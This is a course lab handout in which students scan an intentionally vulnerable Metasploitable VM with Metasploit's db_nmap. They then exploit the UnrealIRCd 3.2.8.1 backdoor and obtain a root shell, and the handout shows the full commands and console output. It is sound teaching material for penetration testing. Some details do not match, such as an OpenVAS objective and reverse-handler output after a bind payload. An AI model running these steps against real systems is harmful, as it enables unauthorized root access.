Macro Machines

Introduction and/or Background

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities.

Objectives

In this project/lab the student will:

- Gain familiarity with OpenVAS

Equipment/Supplies Needed

- As specified in Lab 0.0.1.
- Linux Installation File: Metasploitable OVA, Kali Linux VM

Procedure

Perform the steps in this lab in the order they are presented to you. Answer all questions and record the requested information. Use the Linux Virtual Machine to perform lab activities as directed. Unless otherwise stated, all tasks done as a non-root user. If root access is needed use the sudo command.

Assignment

Setup

1 Download Metasploitable.

2 Load the OVA into VMWare, File --> Open.

3 Start the VM. Log into the VM as shown on the displayed screen.

4 Note its IP address for later use.

4.a Ip ad

5 Turn on and log into the Kali VM.

6 Note Kali's IP address.

Meta-scanning

7 Open metasploit


7.a Click the Kali icon in the upper-left corner.

7.b Click 08 – Exploitation Tools.

7.c Click the Metasploit framework entry.


8 Scan the network.

8.a Perform an nMap scan: db_nmap -v -sV <Kali's subnet ip address>/24



```
msf5 > db_nmap -v -sV 192.168.98.0/24
```

8.b Examine the scan results: hosts




```
msf5 > hosts
```

8.c Record a screenshot showing the results of the network scan.


9 Scan the metasploitable host VM.

9.a Perform the scan: db_nmap -A <metasploitable's IP address>



```
msf5 > db_nmap -A 192.168.98.132
```

9.b Examine the scan results: services -c name,info <metasploitable's IP address>




```
msf5 > services -c name,info 192.168.98.132
```

9.c Record a screenshot showing the results of the host scan.

Meta-searching


10 Meta-searching

10.a One of the services detected is UnrealIRCd on port 6667. Let's search the metasploit database for it: search UnrealIRCd



```
msf5 > search UnrealIRCd
```


10.b We have a hit!



```
Matching Modules
================

   #  Name                                        Disclosure Date  Rank
   Check  Description
   -  ----                                        ---------------  ----
   -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellen
t  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

Meta-sploiting


11 Load the exploit: use exploit/unix/irc/unreal_ircd_3281_backdoor



```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

12 Set the IP address of the remote host (RHOST): set RHOST <metasploitable IP address>


13 Examine the exploit’s options: options



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


14 Enter, set PAYLOAD payload/cmd/unix/bind_perl

15 Set the remote host (RHOST): set RHOST <metasploitable’s IP address>




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.98.132
RHOST ⇒ 192.168.98.132
```

16 Verify the options are correct: options




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.98.132   yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

17 Fire ze missile! I mean, perform the attack: exploit




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

18 Examine the results:



```
[*] Started reverse TCP double handler on 192.168.98.133:4444
[*] 192.168.98.132:6667 - Connected to 192.168.98.132:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname
; using your IP address instead
[*] 192.168.98.132:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo awi39FpyyBgPONP5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "awi39FpyyBgPONP5\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.98.133:4444 → 192.168.98.132:3
6294) at 2020-06-11 11:09:05 -0500

█
```

19 Verify root access on the device: id



```
[*] Command shell session 1 opened (192.168.98.133:4444 → 192.168.98.132:3
6294) at 2020-06-11 11:09:05 -0500

id
uid=0(root) gid=0(root)
```

20 Record a screenshot showing the exploit’s success and root access obtained on the metasploitable VM.

Meta-gaming (the system)

1 Search the internet for another metasploit module that can be used to exploit the metasploitable VM. Next, use the module and **take a screenshot** showing the exploit chosen and its successful execution.

Lab Submissions Proof: Provide screenshots as indicated in the lab; upload your proof to Moodle for grading.

Rubric

Checklist/Single Point Mastery

Concerns Working Towards Proficiency	Criteria Standards for This Competency	Accomplished Evidence of Mastering Competency
	Criteria #1: Screenshot of results of network scan (25 points)	
	Criteria #2: Screenshot of results of host scan (25 points)	
	Criteria #3: Screenshot of successful exploit (25 points)	
	Criteria #4: Screenshot of exploit chosen and its successful execution (25 points)	